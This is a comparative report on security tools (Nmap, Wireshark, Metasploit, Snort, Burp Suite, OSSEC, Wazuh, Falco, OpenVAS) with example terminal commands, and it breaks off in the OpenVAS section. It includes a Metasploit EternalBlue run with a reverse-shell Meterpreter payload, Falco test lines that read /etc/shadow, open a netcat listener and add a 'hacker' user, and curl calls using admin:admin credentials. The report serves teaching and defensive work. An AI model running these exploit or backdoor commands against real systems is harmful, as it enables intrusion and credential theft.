Security Tool Research and Comparison

Date: March 03, 2026
Prepared by: Muhammad Uzair

Contents

1. Introduction 3
2. Methodology 3
3. Individual Tool Analysis 3
   3.1 Nmap (Network Mapper) 3
   3.4 Snort 10
   3.5 Burp Suite 12
   3.6 Host-based Intrusion Detection Systems (HIDS) 14
4. Comparative Evaluation 24
5. Security Workflow Integration 27
6. Implementation Recommendation Report 29
   6.1 Executive Summary 29
   6.2 Detailed Recommendations & Justification 29
   6.3 Alternative Options & Analysis 30
   6.4 Cost Analysis (Open-Source vs. Commercial) 32
   6.5 Implementation Complexity Assessment 34
7. Conclusion 35

1. Introduction

In the contemporary digital landscape, cybersecurity is not a static product but a dynamic process. It requires a continuous cycle of assessment, defense, and response. To navigate this complex environment, security professionals rely on a specialized arsenal of tools designed to uncover vulnerabilities, monitor network health, and simulate adversarial tactics. This report provides a detailed analytical study of five foundational security tools: Nmap, Wireshark, Metasploit, Snort, and Burp Suite.

The objective of this research is to move beyond surface-level descriptions and delve into the architectural principles, core functionalities, and practical applications of each tool. By comparing their roles within a security framework, this report aims to provide a clear understanding of how these tools contribute to the overall cybersecurity posture of an organization. Furthermore, it will illustrate their practical usage through common Linux terminal commands and describe the visual frameworks necessary to comprehend their operational workflows.

2. Methodology

The research for this report was conducted through a multi-faceted approach:

1. **Technical Documentation Review:** Analysis of official manuals, RFCs, and developer documentation for each tool to ensure accuracy regarding functionality and architecture.
2. **Practical Application Analysis:** Examination of real-world deployment scenarios and common use cases derived from industry reports and penetration testing methodologies (such as the PTES).
3. **Comparative Framework:** Tools were evaluated against criteria including primary function (offensive/defensive), layer of operation (Network, Application, Host), and user interaction model (GUI/CLI).
4. **Synthesis:** The findings were synthesized into structured analyses, comparison tables, and descriptive frameworks for proposed diagrams to provide a holistic view of an integrated security workflow.

3. Individual Tool Analysis

3.1 Nmap (Network Mapper)

- **Overview**
  Nmap is the de facto standard for network discovery and security auditing. It is a

free, open-source utility designed to rapidly scan large networks, but it performs equally well against single hosts. Its power lies in its ability to craft raw IP packets and analyze the responses, effectively "painting a picture" of a network's topology and the services running on it.

- **Functionality**
  At its core, Nmap functions by sending specially crafted packets to target hosts and analyzing the responses. Its architecture is modular, built around a scanning engine that utilizes a library of over 50 different scan techniques.
    - **Host Discovery:** Determines which systems are active (e.g., ping sweeps).
    - **Port Scanning:** Enumerates open ports on a target system, identifying potential entry points (e.g., TCP SYN scan, TCP Connect scan).
    - **Service and Version Detection:** Probes open ports to determine the application name and version number running behind them.
    - **OS Fingerprinting:** Analyzes subtle differences in network stack responses to identify the operating system of a target.
- **Use Cases**
    - **Vulnerability Assessment:** Used by security teams to inventory all devices and services on a network before a patch management cycle.
    - **Penetration Testing:** The initial reconnaissance phase, where the tester maps the attack surface.
    - **Network Inventory:** System administrators use it to create and maintain an accurate map of network assets.

Linux Commands


C: > Users > Muhammad Uzair > OneDrive > Desktop > $ bash_1.sh

```bash
# Basic SYN scan (stealthy) of the most common 1000 ports
sudo nmap -sS 192.168.1.10

# Service and version detection on a specific host
nmap -sV 192.168.1.20

# OS fingerprinting, version detection, script scanning, and traceroute (intense scan)
sudo nmap -A 192.168.1.30

# Scan an entire subnet for live hosts (ping sweep)
nmap -sn 192.168.1.0/24

# Use a specific script from the Nmap Scripting Engine (NSE) to check for a vulnerability
sudo nmap --script http-vuln-cve2017-5638 192.168.1.40
```

Advantages and Limitations

- **Advantages:** Extremely fast, highly flexible, actively maintained, and has a robust scripting engine (NSE) for advanced detection and exploitation.
- **Limitations:** Can be detected by modern Intrusion Detection Systems (IDS/IPS) if not used carefully (e.g., with throttling). Certain scan types require raw packet privileges, necessitating root/sudo access.

Nmap Scan Workflow



3.2 Wireshark

- **Overview**
  Wireshark is the world's foremost network protocol analyzer. It allows a user to capture network traffic in real-time and examine it with a granular level of detail. Often described as a "magnifying glass" for network traffic, it is essential for both learning network protocols and troubleshooting complex network issues.

- **Functionality**
  Wireshark relies on the libpcap (or WinPcap/Npcap on Windows) library to capture packets from a network interface. Its architecture consists of a capture engine and a powerful graphical user interface (GUI) for analysis.

  - **Packet Capture:** Intercepts and records raw data frames traversing a network interface.

- **Deep Inspection:** Displays the protocol fields of hundreds of protocols, breaking down each packet by its layers (Ethernet, IP, TCP, HTTP, etc.).
- **Filtering:** Utilizes a robust display filter language to isolate relevant traffic (e.g., http.request.method == "POST") from massive capture files.
- **Stream Reassembly:** Can reassemble and display the full conversation of a TCP stream or HTTP transaction.

- **Use Cases**
  - **Network Troubleshooting:** Identifying the source of latency, packet loss, or misconfigured applications.
  - **Security Analysis:** Analyzing suspicious traffic, verifying if malware is "phoning home," or confirming that data is being transmitted encrypted (or in cleartext).
  - **Protocol Development:** Debugging the implementation of new network protocols.

Linux Commands (using TShark)

C: > Users > Muhammad Uzair > OneDrive > Desktop > $ bash_2.sh


```bash
# List all available network interfaces for capture
tshark -D

# Capture 100 packets from interface eth0 and save to a file
tshark -i eth0 -c 100 -w capture.pcapng

# Read a capture file and display HTTP requests
tshark -r capture.pcapng -Y "http.request"

# Read a capture file and show only source IP, destination IP, and protocol
tshark -r capture.pcapng -T fields -e ip.src -e ip.dst -e ip.proto

# Perform a live capture and show traffic for a specific host
tshark -i eth0 -f "host 192.168.1.50"
```

Advantages and Limitations

- **Advantages:** Cross-platform, free, has an unparalleled depth of protocol dissection, and a massive community for support.

- **Limitations:** Primarily a GUI tool; the terminal version (TShark) has a steeper learning curve. Capturing on high-throughput networks can be resource-intensive and may drop packets.

Wireshark Packet Analysis Architecture



3.3 Metasploit Framework (MSF)

- **Overview**
  The Metasploit Framework is a powerful open-source penetration testing platform. It is essentially a database and toolkit for developing and executing exploit code against a remote target. While often associated with "hacking," it is a legitimate tool for security professionals to validate vulnerabilities and test defensive measures.

- **Functionality**
  Metasploit's architecture is modular, consisting of several key component types:

  - **Exploit:** The module that delivers the payload to the target by taking advantage of a specific vulnerability.
  - **Payload:** The actual code that runs on the target system after a successful exploit (e.g., a reverse shell, Meterpreter).
  - **Auxiliary:** Modules for scanning, fuzzing, and denial-of-service attacks, without a traditional payload.

    - **Encoder:** Obfuscates payloads to evade detection by antivirus or IDS.
    - **Post-Exploitation:** Modules for gathering password hashes, pivoting deeper into the network, or extracting data after a system is compromised.
- **Use Cases**
    - **Vulnerability Validation:** After a scanner finds a vulnerability, a tester uses Metasploit to confirm it is exploitable and understand its potential impact.
    - **Red Teaming:** Simulating advanced adversaries to test an organization's detection and response capabilities.
    - **Security Research:** Developing new exploits and studying the mechanics of software vulnerabilities.

Linux Commands (msfconsole)


C: > Users > Muhammad Uzair > OneDrive > Desktop > $ bash_3.sh

```bash
# Start the Metasploit console
msfconsole

# --- Inside msfconsole ---
# Search for modules related to a specific CVE or service (e.g., "eternalblue")
search eternalblue

# Select and configure an exploit module
use exploit/windows/smb/ms17_010_eternalblue
show options
set RHOSTS 192.168.1.100
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST 192.168.1.50

# Execute the exploit
exploit

# After gaining a Meterpreter session, list running processes
ps

```

Advantages and Limitations

- **Advantages:** Massive library of tested exploits, active community, facilitates rapid exploitation, and includes powerful post-exploitation tools (Meterpreter).
- **Limitations:** Heavy use can be easily detected by modern EDR solutions; requires a deep understanding of the underlying vulnerability to use effectively; raw power can be dangerous in unskilled hands.

Metasploit Exploitation Lifecycle



3.4 Snort

- **Overview**
  Snort is an open-source intrusion prevention and detection system (IPS/IDS). Created by Martin Roesch, it is the most widely deployed IDS/IPS technology in the world. It analyzes network traffic in real-time, comparing it against a set of user-defined rules to detect malicious activity.

- **Functionality**
  Snort operates in three primary modes, which also define its architecture:

  - **Sniffer Mode:** Reads network packets and displays them on the console (similar to a basic tcpdump).
  - **Packet Logger Mode:** Logs packets to disk for later analysis.
  - **Network Intrusion Detection System (NIDS) Mode:** The core functionality. Traffic is analyzed against a rule set. The engine consists of several components: the **Packet Decoder**, the **Preprocessors** (which reassemble fragmented packets and normalize traffic), the **Detection Engine** (which compares packets against rules), and the **Alerting/Logging** system.

- **Use Cases**

  - **Perimeter Monitoring:** Deployed at the network boundary to detect incoming attacks like port scans, SQL injection attempts, or malware callbacks.

- **Internal Network Monitoring:** Placed inside the network to detect lateral movement by attackers or malicious insider activity.
- **Compliance:** Used to meet regulatory requirements (e.g., PCI DSS) that mandate network monitoring and intrusion detection.

Linux Commands


C: > Users > Muhammad Uzair > OneDrive > Desktop > $ bash_4.sh

```bash
# Test the Snort configuration and rule files for syntax errors
sudo snort -T -c /etc/snort/snort.conf

# Run Snort in IDS mode using the configuration file and logging alerts to /var/log/snort
sudo snort -q -u snort -g snort -c /etc/snort/snort.conf -i eth0

# Run Snort in sniffer mode (verbose) on interface eth0
sudo snort -v -i eth0

# Run Snort in packet logger mode, creating a directory structure for logs
sudo snort -dev -l ./snort_logs
```

Advantages and Limitations

- **Advantages:** Free and open-source, highly customizable through rule creation, has a massive user and rule-writing community (e.g., Talos ruleset).
- **Limitations:** Can be complex to configure and tune initially to avoid false positives; performance is dependent on hardware and rule set complexity; primarily a signature-based tool, requiring updates for new threats.

Snort IDS/IPS Architecture



3.5 Burp Suite

- **Overview**
  Burp Suite is an integrated platform for performing security testing of web applications. Developed by PortSwigger, it is the tool of choice for web application security researchers and penetration testers. Its strength lies in its ability to act as an intermediary, allowing users to inspect, intercept, and modify all traffic between their browser and the target web server.

- **Functionality**
  Burp Suite's architecture is proxy-centric. All other tools derive their power from the data captured by the proxy.

    - **Proxy:** The core intercepting component that allows the user to see and manipulate raw HTTP/HTTPS traffic.

    - **Spider:** Automatically crawls the target application to map its content and functionality.
    - **Scanner (Pro version):** An automated vulnerability scanner that identifies common web flaws like XSS and SQLi.
    - **Intruder:** A powerful tool for automating customized attacks against web applications, such as brute-forcing logins or fuzzing for parameters.
    - **Repeater:** Allows a user to manually modify and resend individual HTTP requests to analyze different responses.
- **Use Cases**
    - **Web Application Penetration Testing:** Manually and automatically testing every aspect of a web application for security flaws.
    - **Bug Bounty Hunting:** Used by researchers to discover and validate vulnerabilities in live websites.
    - **Developer Security Testing:** Developers use the Repeater and Scanner to verify that their code is not introducing vulnerabilities.


Linux Commands

```
C: > Users > Muhammad Uzair > OneDrive > Desktop > $ bash_5.sh
# Launch the Burp Suite JAR file (assuming Java is installed)
java -jar burpsuite_community.jar

# (Note: Burp Suite is primarily a GUI tool. These commands are for starting it.
# The 'headless' mode is for enterprise/cicd versions, not the community edition.)
```

Advantages and Limitations

- **Advantages:** The free Community Edition is powerful enough for manual testing; the Intruder and Repeater tools are industry-standard for manual manipulation; seamless integration between all tools.
- **Limitations:** The automated vulnerability scanner is only available in the paid Professional version; can be resource-intensive when spidering large applications; requires careful configuration to handle complex authentication mechanisms.

Burp Suite Interception Flow



3.6 Host-based Intrusion Detection Systems (HIDS)

HIDS tools monitor the internals of a server. The following commands are essential for daily operation, troubleshooting, and threat hunting.

3.6.1 OSSEC

A mature, open-source HIDS known for its log analysis, integrity checking, rootkit detection, and real-time alerting. It follows a traditional manager-agent architecture.

Functionality:

- **File Integrity Monitoring (FIM):** Detects changes to critical system files.
- **Log Analysis:** Collects and analyzes logs from various applications and system daemons.
- **Rootkit Detection:** Uses signatures and system analysis to find hidden rootkits.

```bash
# ----- MANAGEMENT & CONTROL -----
# Start/Stop/Restart the OSSEC service
sudo /var/ossec/bin/ossec-control start
sudo /var/ossec/bin/ossec-control stop
sudo /var/ossec/bin/ossec-control restart

# Check OSSEC manager status (see all components)
sudo /var/ossec/bin/ossec-control status

# View real-time alerts (critical for monitoring attacks)
sudo tail -f /var/ossec/logs/alerts/alerts.log

# View summary of alerts
sudo tail -100 /var/ossec/logs/alerts/alerts.log | grep "Level" | sort | uniq -c

# ----- AGENT MANAGEMENT -----
# List all registered agents and their status (Active/Disconnected)
sudo /var/ossec/bin/agent_control -l

# Show detailed info for a specific agent (use agent ID)
sudo /var/ossec/bin/agent_control -i 003

# Add a new agent (interactive menu)
sudo /var/ossec/bin/manage_agents

# ----- FILE INTEGRITY MONITORING -----
# Manually trigger a file integrity check (syscheck scan)
sudo /var/ossec/bin/syscheck

# Check the last scan time for all agents
sudo /var/ossec/bin/agent_control -s

# ----- LOG ANALYSIS -----
# Search alerts for specific keywords (e.g., ssh, root, failed password)
sudo grep "sshd" /var/ossec/logs/alerts/alerts.log | grep "Failed password"

# Check OSSEC's own logs for errors
sudo tail -f /var/ossec/logs/ossec.log
```

3.6.2 Wazuh

A fork of OSSEC that has evolved into a comprehensive, scalable security platform. It extends OSSEC's capabilities with a modern architecture, a powerful RESTful API, and deep integration with the ELK stack for visualization.

Functionality:

- Includes all OSSEC features (FIM, log analysis, rootkit detection).
- **Vulnerability Detection:** Correlates software inventory with CVE databases to identify vulnerable applications on the host.
- **Cloud Security:** Monitors cloud infrastructure (AWS, Azure, GCP) for misconfigurations.
- **Regulatory Compliance:** Provides out-of-the-box dashboards for PCI DSS, HIPAA, and GDPR.

```bash
# ----- SERVICE MANAGEMENT (Systemd) -----
# Wazuh has three main components: manager, indexer, and dashboard
sudo systemctl status wazuh-manager
sudo systemctl restart wazuh-indexer
sudo systemctl stop wazuh-dashboard

# View all Wazuh logs
sudo journalctl -u wazuh-manager -f
sudo tail -f /var/ossec/logs/ossec.log  # (Same backend as OSSEC)

# ----- AGENT MANAGEMENT (via command line) -----
# List all agents with their status, IP, and version
sudo /var/ossec/bin/agent_control -l

# Remove an agent by ID
sudo /var/ossec/bin/manage_agents -r 004

# Extract agent keys for deployment
sudo /var/ossec/bin/manage_agents -f  # Show all keys

# Check cluster health (red/yellow/green)
curl -k -u admin:admin https://localhost:9200/_cluster/health?pretty

# List all indexes (data sources)
curl -k -u admin:admin https://localhost:9200/_cat/indices?v

# Get API status
curl -k -u wazuh-wui:<PASSWORD> https://<WAZUH_MANAGER_IP>:55000

# Get a list of agents via API
curl -k -u wazuh-wui:<PASS> "https://<IP>:55000/agents?pretty"
# Trigger a scan for a specific agent (Force syscheck)
curl -k -u wazuh-wui:<PASS> -X PUT "https://<IP>:55000/agents/002/syscheck"
```

3.6.3 Falco

Originally built by Sysdig, Falco is a cloud-native runtime security project. It acts as a security "audit log" for the Linux kernel, using eBPF (extended Berkeley Packet Filter) to inspect system calls at runtime.

Functionality:

- **Runtime Threat Detection:** Detects anomalous behavior such as a shell running inside a container, unexpected file writes, or privileged pod execution in Kubernetes.
- **Rule Engine:** Uses a powerful, YAML-based rule language to define malicious patterns (e.g., "Sensitive file opened by a non-trusted container").
- **eBPF-based:** Its use of eBPF makes it extremely efficient and well-suited for high-performance, containerized environments.

```bash
# ----- INSTALLATION & SERVICE -----
# Install Falco (using script - for testing)
curl -s https://falco.org/script/install | sudo sh

# Run Falco in a container (common production method)
docker run --rm -i --privileged \
    -v /var/run/docker.sock:/host/var/run/docker.sock \
    -v /dev:/host/dev \
    -v /proc:/host/proc:ro \
    -v /boot:/host/boot:ro \
    falcosecurity/falco:latest

# Start Falco systemd service
sudo systemctl start falco
sudo systemctl status falco
sudo journalctl -u falco -f

# ----- VIEWING ALERTS -----
# Falco alerts are typically sent to syslog or a file
sudo tail -f /var/log/syslog | grep falco
sudo tail -f /var/log/messages | grep falco

# If configured, view JSON output directly
sudo cat /var/log/falco_events.log | jq .  # Pretty print JSON

# ----- TESTING FALCO RULES -----
# Simulate suspicious activity (should trigger alerts)
docker run -it --rm alpine cat /etc/shadow  # Read sensitive file
nc -l -p 4444  # Start a netcat listener (possible backdoor)
useradd hacker  # Add a new user (should trigger rule)
```

```bash
# ----- RULE MANAGEMENT -----
# List all loaded rules
sudo falco --list

# Test a custom rule file
sudo falco -r /etc/falco/custom_rules.yaml -V

# Check Falco version and configuration
falco --version
falco --help | grep "config"
```

3.7 Vulnerability Scanners

These tools identify CVEs and misconfigurations. The commands below are focused on integration into CI/CD pipelines and daily scanning routines.

3.7.1 OpenVAS (Greenbone)

A full-featured vulnerability scanner, open-sourced by Greenbone Networks. It is the engine behind the Greenbone Security Manager. It's a comprehensive system with a daily-updated feed of Network Vulnerability Tests (NVTs).

Functionality:

- **Network Scanning:** Scans for thousands of known vulnerabilities across network devices, operating systems, and applications.

- **Authenticated Scanning:** Can log into systems to perform deeper checks for missing patches and configuration issues.
- **Centralized Management:** Comes with a web-based interface (Greenbone Security Assistant) for managing scans and viewing results.

```bash
# ----- SERVICE MANAGEMENT (gvm = Greenbone Vulnerability Manager) -----
# Start the OpenVAS services
sudo systemctl start ospd-openvas
